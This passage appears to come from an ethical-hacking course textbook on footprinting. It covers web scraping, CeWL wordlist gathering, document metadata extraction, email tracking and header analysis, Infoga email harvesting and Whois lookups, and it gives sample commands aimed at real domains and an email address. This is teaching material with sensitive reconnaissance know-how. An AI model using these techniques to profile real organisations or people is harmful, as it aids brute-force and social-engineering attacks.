  - **Octoparse**

    Source: *https://www.octoparse.com*

    Octoparse offers automatic data extraction, as it quickly scrapes web data without coding and turns web pages into structured data. As shown in the screenshot, attackers use Octoparse to capture information from webpages, such as text, links, image URLs, or html code.

- **Gathering the Wordlist from the Target Website**

  The words available on the target website may reveal critical information that helps attackers to perform further exploitation. Attackers gather a list of email addresses related to the target organization using various search engines, social networking sites, web spidering tools, etc. After obtaining these email addresses, an attacker can gather a list of words available on the target website. This information helps the attacker to perform brute-force attacks on the target organization. An attacker uses the CeWL tool to gather a list of words from the target website and perform a brute-force attack on the email addresses gathered earlier.

  To run the CeWL tool, issue the following commands:

  - **`cewl --help`**

    This command displays various options that a user can use to obtain a list of words from the target website.

  - **`cewl www.certifiedhacker.com`**

    This command returns a list of unique words present in the target URL.

- **Extracting Metadata of Public Documents**

  Useful information may reside on the target organization's website in the form of pdf documents, Microsoft Word files, and other files in various formats. Attackers extract valuable data, including metadata and hidden information from such documents. The data mainly contains hidden information about the public documents that can be analyzed to extract information such as the title of the page, description, keywords, creation/modification date and time of the content, and usernames and e-mail addresses of employees of the target organization.

An attacker can misuse this information to perform malicious activities against the target organization by brute-forcing authentication using the usernames and e-mail addresses of employees, or perform social engineering to send malware, which can infect the target system.

Metadata Extraction Tools

Metadata extraction tools such as ExifTool, Web Data Extractor, and Metagoofil automatically extract critical information that includes the usernames of clients, OSes (exploits are OS-specific), email addresses (possibly for social engineering), list of software used (version and type), list of servers, document creation/modification date, and website authors.

- **ExifTool**

  Source: *https://exiftool.org*

  ExifTool is a cross-platform Perl library and command-line application for reading, writing, and editing metadata in files. It supports a large number of metadata formats, including EXIF, HTML, GPS, IPTC, XMP, and JFIF, and allows copying metadata between files of different formats. The tool also helps in extracting thumbnail images, preview images, and large JPEG images from RAW files.

Figure 2.60: Screenshot of ExifTool

- **Monitoring Web Pages for Updates and Changes**

  Attackers monitor the target website to detect web updates and changes. Monitoring the target website helps attackers to access and identify changes in the login pages, extract password-protected pages, track changes in the software version and driver updates, extract and store images on the modified web pages, and so on. Attackers analyze the gathered information to detect underlying vulnerabilities in the target website, and based on these vulnerabilities, they perform exploitation of the target web application.

Web Updates Monitoring Tools

Web updates monitoring tools such as WebSite-Watcher, Visual Ping, and Follow That Page are capable of detecting any changes or updates on a particular website, and they can send notifications or alerts to interested users through email or SMS.

- **WebSite-Watcher**

  Source: *https://www.aignes.com*

  WebSite-Watcher helps to track websites for updates and automatic changes. When an update or change occurs, WebSite-Watcher automatically detects and saves the last two versions onto your disk.

  As shown in the screenshot, attackers use WebSite-Watcher to extract the older and newer versions of web pages related to the target website.

- **Searching for Contact Information, Email Addresses, and Telephone Numbers from Company Website**

  Attackers can search the target company's website to gather crucial information about the company. Generally, organizations use websites to inform the public about what they do, what type of services or products they provide, how to contact them, etc. Attackers can exploit this information to launch further attacks on the target company.

  For example, attackers can search for the following information on the company's website:

  - Company contact names, phone numbers, and email addresses
  - Company locations and branches
  - Partner Information
  - News
  - Links to other sites
  - Product, project, or service data

- **Searching for Web Pages Posting Patterns and Revision Numbers**

  Copyright is a protecting mechanism provided by the law of a country, which grants the creator of an original work exclusive rights for its use and distribution. To restrict third parties from accessing their data freely, most organizations ensure that there is a copyright notice on every single piece of their published work.

  A typical copyright notice contains the following information:

  - The Copyright Symbol
  - The Year of Creation
  - The Name of the Author
  - A Rights Statement

  An attacker can search for copyright notices on the web and use these details to perform a deep analysis of the target organization. Further, attackers can search and note down the revision number of a product. The revision number is a unique string that acts as an identifier for the revision of a given document, and it can be found within the documents of the company.

  Attackers can also search for the document numbers that are assigned to the documents after revision, which can be searched from the Internet and recorded to launch further attacks on the target.

- **Monitoring Website Traffic of the Target Company**

  Attackers can monitor a target company's website traffic using tools such as Web-Stat, Rank Tracker, and TeamViewer to collect valuable information. These tools help to collect information about the target's customer base, which help attackers to disguise themselves as customers and launch social engineering attacks on the target.

The information collected includes:

- **Total visitors**: Tools such as Clicky (*https://clicky.com*) find the total number of visitors browsing the target website.
- **Page views**: Tools such as Opentracker (*https://www.opentracker.net*) monitor the total number of pages viewed by the users along with the timestamps and the status of the user on a particular web page (whether the webpage is still active or closed).
- **Bounce rate**: Tools such as Google Analytics (*https://analytics.google.com*) measure the bounce rate of the target company's website.
- **Live visitors map**: Tools such as Web-Stat (*https://www.web-stat.com*) track the geographical location of the users visiting the company's website.
- **Site ranking**: Tools such as Rank Tracker (*https://www.ranktracker.com*) track a company's rank on the web.
- **Audience geography**: Tools such as Rank Tracker track a company's customer locations on the globe.
- **Track Visitors and monitor sales**: Tools such as goingup! (*https://goingup.com*) track visitors, monitor sales, and show conversation rates with the company's website.

LO#06: Use Different Techniques for Email Footprinting


Email Footprinting

This section describes how to track email communications, how to collect information from email headers, and email tracking tools.

Tracking Email Communications

- Email tracking is used to **monitor the delivery of emails** to an intended recipient
- Attackers track emails to **gather information about a target recipient**, such as IP addresses, geolocation, browser and OS details, to build a hacking strategy and perform social engineering and other attacks

Collecting Information from Email Header



The address from which the message was sent
Sender's IP address
Date and time received by the originator's email servers
Sender's mail server
Authentication system used by sender's mail server
Sender's full name
Date and time of message sent

Tracking Email Communications

Email tracking monitors the email messages of a particular user. This kind of tracking is possible through digitally time-stamped records that reveal the time and date when the target receives and opens a specific email. Email tracking tools allow an attacker to collect information such as IP addresses, mail servers, and service providers involved in sending the email. Attackers can use this information to build a hacking strategy and to perform social engineering and other attacks. Examples of email tracking tools include eMailTrackerPro, Infoga, and Mailtrack.

Information about the victim gathered using email tracking tools includes:

- **Recipient's System IP address**: Allows tracking of the recipient's IP address
- **Geolocation**: Estimates and displays the location of the recipient on the map and may even calculate the distance from the attacker's location
- **Email Received and Read**: Notifies the attacker when the email is received and read by the recipient
- **Read Duration**: The time spent by the recipient in reading the email sent by the sender
- **Proxy Detection**: Provides information about the type of server used by the recipient
- **Links**: Checks whether the links sent to the recipient through email have been checked
- **Operating System and Browser information**: Reveals information about the operating system and the browser used by the recipient. The attacker can use this information to find loopholes in that version of the operating system and browser to launch further attacks

- **Forward Email**: Determines whether the email sent to the user is forwarded to another person
- **Device Type**: Provides information about the type of device used to open and read the email, e.g., desktop computer, mobile device, or laptop
- **Path Travelled**: Tracks the path through which the email traveled via email transfer agents from source to destination system

Collecting Information from Email Header

An email header contains the details of the sender, routing information, addressing scheme, date, subject, and recipient. Email headers also help attackers to trace the routing path taken by an email before it is delivered to the recipient. Each email header is a useful source of information for an attacker to launch attacks against the target. The process of viewing the email header varies with different email programs.

Commonly used email programs:

- eM Client
- Mailbird
- Hiri
- Mozilla Thunderbird
- Spike
- Claws Mail
- SmarterMail Webmail
- Outlook

The email header contains the following information:

- Sender's mail server
- Date and time of receipt by the originator's email servers
- Authentication system used by the sender's mail server
- Data and time of sending the message
- A unique number assigned by mx.google.com to identify the message
- Sender's full name
- Sender's IP address and address from which the message was sent

The attacker can trace and collect all this information by performing a detailed analysis of the complete email header.

Email Tracking Tools

Email tracking tools such as eMailTrackerPro, Infoga, Mailtrack, and PoliteMail allow an attacker to track an email and extract information such as sender identity, mail server, sender's IP address, location, and so on. These tools send notifications automatically when the recipients open the mail and provide status information about whether the email was successfully delivered or not. Attackers use the extracted information to attack the target organization's systems by sending malicious emails.

- **Infoga**

  Source: *https://github.com*


  Infoga is a tool used for gathering email account information (IP, hostname, country, etc.) from different public sources (search engines, pgp key servers, and Shodan), and it checks if an email was leaked using the haveibeenpwned.com API. For example, the command

  `python infoga.py --domain microsoft.com --source all --breach -v 2 --report ../microsoft.txt`

  will retrieve all the publicly available email addresses related to the domain microsoft.com along with email account information.

  `python infoga.py --info m4ll0k@protonmail.com --breach -v 3 --report ../m4ll0k.txt`

  The above command will retrieve email account information for a specified email address.



```
┌─[✗]─[attacker@parrot]─[~/Infoga]
└──╼ $python infoga.py --domain microsoft.com --source all --breach -v 2
--report ../microsoft.txt

LO#07: Use Different Techniques for Whois Footprinting

Whois Footprinting

Gathering network-related information such as "Whois" information about the target organization is important when planning an attack. In this section, we will discuss Whois footprinting, which helps in gathering domain information such as information regarding the owner of an organization, its registrar, registration details, its name server, and contact information. Whois footprinting focuses on how to perform a Whois lookup, analyze the Whois lookup results, and find IP geolocation information, as well as the tools used to gather Whois information.

Whois Lookup

Whois databases are maintained by **Regional Internet Registries** and contain **personal information of domain owners**

Whois query returns

- Domain name details
- Contact details of domain owners
- Domain name servers
- NetRange
- When a domain was created
- Expiry records
- Last updated record

Information obtained from Whois database assists an attacker to

- Gather personal information that assists in social engineering
- Create a map of the target organization's network
- Obtain internal details of the target network

Whois Lookup

Whois is a query and response protocol used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an IP address block, or an autonomous system. This protocol listens to requests on port 43 (TCP). Regional Internet Registries (RIRs) maintain Whois databases, which contain the personal information of domain owners. For each resource, the Whois database provides text records with information about the resource itself and relevant information regarding assignees, registrants, and administrative information (creation and expiration dates).

Two types of data models exist to store and lookup Whois information:

- **Thick Whois** - Stores the complete Whois information from all the registrars for a particular set of data.
- **Thin Whois** - Stores only the name of the Whois server of the registrar of a domain, which in turn holds complete details on the data being looked up.

Whois query returns the following information:

- Domain name details
- Contact details of the domain owner
- Domain name servers
- NetRange
- When a domain has been created
- Expiry records
- Records last updated

An attacker can query a Whois database server to obtain information regarding the target domain, and the Whois server responds to the query with the requested information. Using this information, an attacker can create a map of the organization's network, mislead domain owners with social engineering, and obtain internal details of the network.

Regional Internet Registries (RIRs)

The RIRs include the following:

- American Registry for Internet Numbers (ARIN) (*https://www.arin.net*)
- African Network Information Center (AFRINIC) (*https://www.afrinic.net*)
- Asia Pacific Network Information Center (APNIC) (*https://www.apnic.net*)
- Réseaux IP Européens Network Coordination Centre (RIPE) (*https://www.ripe.net*)
- Latin American and Caribbean Network Information Center (LACNIC) (*https://www.lacnic.net*)

Whois Lookup Result

Whois services such as *http://whois.domaintools.com* and *https://www.tamos.com* can help perform Whois lookups. The screenshot below shows the result of a Whois lookup obtained with each of the two aforementioned Whois services. The services perform a Whois lookup by entering the target domain or IP address. SmartWhois, available at *http://www.tamos.com*, provides information about an IP address, hostname, or domain, including information about the country, state or province, city, phone number, fax number, name of the network provider, administrator, and technical-support contact information. It supports Internationalized Domain

Names (IDNs), implying that one can query domain names that use non-English characters. It also supports IPv6 addresses.

